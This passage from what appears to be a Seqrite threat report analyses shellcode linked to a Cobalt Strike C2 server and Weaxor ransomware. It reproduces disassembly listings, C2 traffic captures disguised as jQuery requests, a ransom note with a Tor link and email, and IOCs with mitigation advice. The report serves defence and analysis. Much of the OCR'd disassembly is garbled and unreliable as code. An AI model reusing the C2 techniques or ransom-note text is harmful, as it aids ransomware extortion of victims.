0×1001:	nop	
0x1002:	nop	
0x1003:	рор	r10
0x1005:	push	r10
0x1007:	push	rbp
0×1008:	mov	rbp, rsp
0x100b:	sub	rsp, 0x20
0x1012:	lea	rbx, [rip - 0x16]
0x1019:	mov	rdi, rbx
0x101c:	add	rbx, 0x18e10
0x1023:	call	rbx
0x1025:	mov	r8d, 0x56a2b5f0
0x102b:	push	4
0x1030:	рор	rdx
0x1031:	mov	rcx, rdi
0x1034:	call	rax
0x1036:	add	byte ptr [rax], al
0x1038:	add	byte ptr [rax], al
0x103a:	add	byte ptr [rax], al
0x103c:	add	byte ptr [rax], al
0x103e:	add	al, bh
0x1040:	add	byte ptr [rax], al
0x1042:	add	ch, dl
0x1044:	cdq	

Fig 17

Shellcode Functions

- · Cryptographic processes
- \cdot C2 server communication
- · Dynamic API calls

The shellcode likely acts as a **backdoor** or **downloader** for additional payloads.

0×00000000	90		
0x00000001	90		
	90		
	41	inc ecx	
	5a		
	41	inc ecx	
	52		
	55		
	48		
	89e5	mov ebp,	esp
		dec eax	
	81ec20000000	sub esp,	0x20
	48	dec eax	nen herende sette sigt
	8d1dea <mark>fffff</mark>	lea <mark>eb</mark> x,	[0xffffffea]
		dec eax	
	89df	mov edi,	ebx
		dec eax	A market water and the
	81c3108e0100		0x18e10
	ffd3		
	41	inc ecx	an administration of the second second
	b8f0b5a2 <mark>56</mark>	mov eax,	0x56a2b5f0
	6804000000		
	5 a	pop edx	
	48	dec eax	
	89f9	mov ecx,	edi
	fd0		
		add byte	[eax], al

Fig 18

Code prepares memory, resolves APIs, and employs jump instructions for obfuscation.

8x8899888957	e74b	out 8x4b, eax
- 0x00800059	e9f8f2aae1	Ino exelaaf356
0x00000050		add eax, 8xe3179b9b
0x00000063		
0200900064	cb	
0x00000005		
00.00000066		
- 0x80000067		9x15
0x88888889	ec	al, dx
000000064		Toone 8x56
- 0x000006c	c003	Compare 10x71
0x0000006e	40	inc eax
8x8888866f	fb	sti
0x00000070	e507	in eax, 7
- 0x08880072	7ee2	0x56
0x0000074	b9f39816d2	mov ecx, 0xd21698f3
GXD0890879		imul ecx, dword [edi - 8x24b68ed9], 0xef91357
ESBBBBBBBBB		cmp eax, Bxccae0571
0x00000088		sbb eax, 0x81bcd204
-< 0x0000005d		Ins exab
0000000000		imul edi, dword [edi], 8xda64cc93
0200000095		sbb eh, byte [ebp - 0x69505201]
0x00000095		
6x0000009d	06	
0x0880009e	df04d4	fild word [esp + edx*8]
	1178	0x116
0x000000a3	699b22a0bfb4.	imul ebx, dword [ebx - 0x4b405fde], 0xac86412e

Fig 19

Absolute jumps signal payload transitions, while register-saving operations suggest obfuscation.

Obfuscation and Anti-Analysis Techniques

· Complex arithmetic and redundant flags complicate static analysis.

 \cdot Commands may be used to evade debuggers or manipulate execution flow unexpectedly.

0x000x1100 07 0x000x1100 09 0x000x1101 10 0x000x1103 57 0x000x1103 57 0x000x1102 64 0x000x1104 25	00688 sbb dword [max + mcx]. f1 0xf].max 0529 or dword [max + 0x29]. 0sbb sbb dword [max + 0x29]. 1d mov bh. 0x3d 39 text byte [mcx]. 19 sub mbx. fword [max] ba add 32. 0xba	edx
Trindoniifi 75 Transmilifi 11 OxioPriifi 40 UxorBriifi 40 UxorBriifi 41 UxorBriifi 51 UxorBriifi 53 UxorBriifi 53 UxorBriifi 53 UxorBriifi 53 UxorBriifi 53	Heilbissbill Hunil ecx, sharrd [wii - 50 51 0x124m 52 0x124m 53 0x124m 54 0x124m 55 0x124m 56 0x124m 56 0x124m 56 0x124m 56 0x124m 56 0x124m 57 0x124m 56 0x124m 57 0x124m 58 0x124m 59 0x124m 50 0x124m 50 0x124m 50 0x124m 50 0x124m 50 0x124m 50 0x14mm 50 0x14mm <td>, edi 18]</td>	, edi 18]
0.00001200 11	scasb 1, ovra 5 (ed) acabzogo mov ecc, exs02b3b4c fb adc br, di 94 xcbg ecc, ac	1

Fig 20

The shellcode's **low-level operations** modify memory and perform **environment checks**, ensuring execution only in unmonitored environments.

It uses HTTP communication to connect with a **Cobalt Strike C2 server at 203.55.176.72**, enabling data exfiltration and deploying **Weaxor ransomware.**

1.239977	Concern and the second	283.55.176.72	HTTP	594 GET /jquery-3.3.1.min.js HTTP/1.1
1.457214	283.55.176.72		HTTP	1366 HTTP/1.1 200 OK (application/javascript)
.013785		283.55.176.72	HTTP.	594 GET /jquery-3.3.1.min.js HTTP/1.1
1.234846	203.55.176.72		HTTP	2826 HTTP/1.1 280 OK (application/javascript)
.849589	1	203.55.176.72	HTTP	8134 POST /jquery-3.3.2.min.js? cfduid=Q GbMXbEqQZxxXkMcw HTTP/1.1



The Cobalt Strike C2 server employs a JavaScript file to deliver Weaxor ransomware.

	193.143.1.1 <u></u> 39	HTTP	1943 POST /Ujdu8jjooue/biweax.php HTTP/1.1
193.143.1.139		HTTP	298 HTTP/1.1 200 OK (text/html)
	203.55.176.72	HTTP	594 GET /jquery-3.3.1.min.js HTTP/1.1

Fig 22

Weaxor ransomware encrypts files, appending the .rox extension, and connects to a second C2 server at 193.143.1.139.




Fig 23

Below is the ransom note consisting of TOR link for victim to connecting with the adversary.

RECOVERY INFO.txt - Notepad				-		\times
Eile Edit Format View Help						
Your files has been encrypted To recover them you need decryption tool Instruction:						~
1)Download TOR Browser https://www.torproject.org/download/ (: 2)Open TOR browser and follow by link below: http://weaxorpemwzoxg5cdvvfd77p3qczkxq1137ww4foo2n4jcft3mytbp 2A973BAD548A978BA8AA886A8A16F3D102D00EC01A8E05120				5220C	6A3CB5	IDD
Or email: datahelper@cyberfear.com Our guarantee: we provide free decyrption for 3 files up to 3	megabytes (not zip	,db,backup)			
						v

Fig 24

Observed Communications



Interaction with the JavaScript file shows data being manipulated or added to the infection chain.




Fig 26

Illustrates data transfer between the victim and C2 server using the JavaScript file.



Subsequent C2 communication connects to **Weaxor ransomware's server** at **35.186.131.209**, likely for further stages of infection.

Status of C2 Servers

The identified C2 servers are **inactive**, limiting current threat propagation.

Indicators of Compromise (IOCs)

Hashes SHA-256:

- · 4ef0a54cac7d8508ae5aac157d854fb74 ca171d4868014dc1f55e393e74b6eec
- · A2714b0c0a855cb299bb1f028554c28006362c68d2 fa62465521cde1f0792bcb

 $\cdot E21 cbdbf 6414 ff c0 ef 4175295 c7 e188800 a 66 b7 b83302 bd35 b7 e3 fd 6 fab fccde$

b7d242aacf6725bbe33448991f793fdb1ed107e4d6c80ec19e9f4bd774318f6b

· 378f374d6b537b28c88b35e1186d41f876a3b189b776541bdfa2d6cbfbaab3a1

· 179b1f88b55532bd9a4093e6f654761fa404796b11a6c23acd109dfb7fad0039

· ceeb6d1255fa62732ff6efac3f4f30c8d43731ee680fca523a99f1ac48355224

IP Addresses / URLs:

- hxxps[:]//directxapps[.]shop
- · 203[.]55[.]176[.]72
- · 193[.]143[.]1[.]139
- · 35[.]186[.]131[.]209

Detection covered by Seqrite:

Script.Trojan.Script.42926 Weaxor.Ransomware.49258.GC Ransom.Weaxor.S34629609 Script.Downloader.49222 HEUR:Trojan.Win32.<***> HEUR:Ransom.Win32.<***>

Recommendations for Mitigation

 \cdot Ensure Seqrite / Quick Heal is regularly updated with the latest definitions.

- · Patch MSSQL servers and keep them updated.
- · Use strong, unique passwords.
- · Restrict MSSQL server network access.
- · Monitor sqlps.exe usage and encoded PowerShell commands.

 \cdot Deploy robust EDR solutions to detect process injection and AMSI bypass attempts.



Solitaire Business Hub, Office No. 7010 C & D, 7th Floor, Viman Nagar, Pune - 411014, India.

www.seqrite.com

All Intellectual Property Right(s) including trademark(s), logo(s) and copyright(s) are properties of their respective owners. Copyright © 2023 Quick Heal Technologies Ltd. All rights reserved.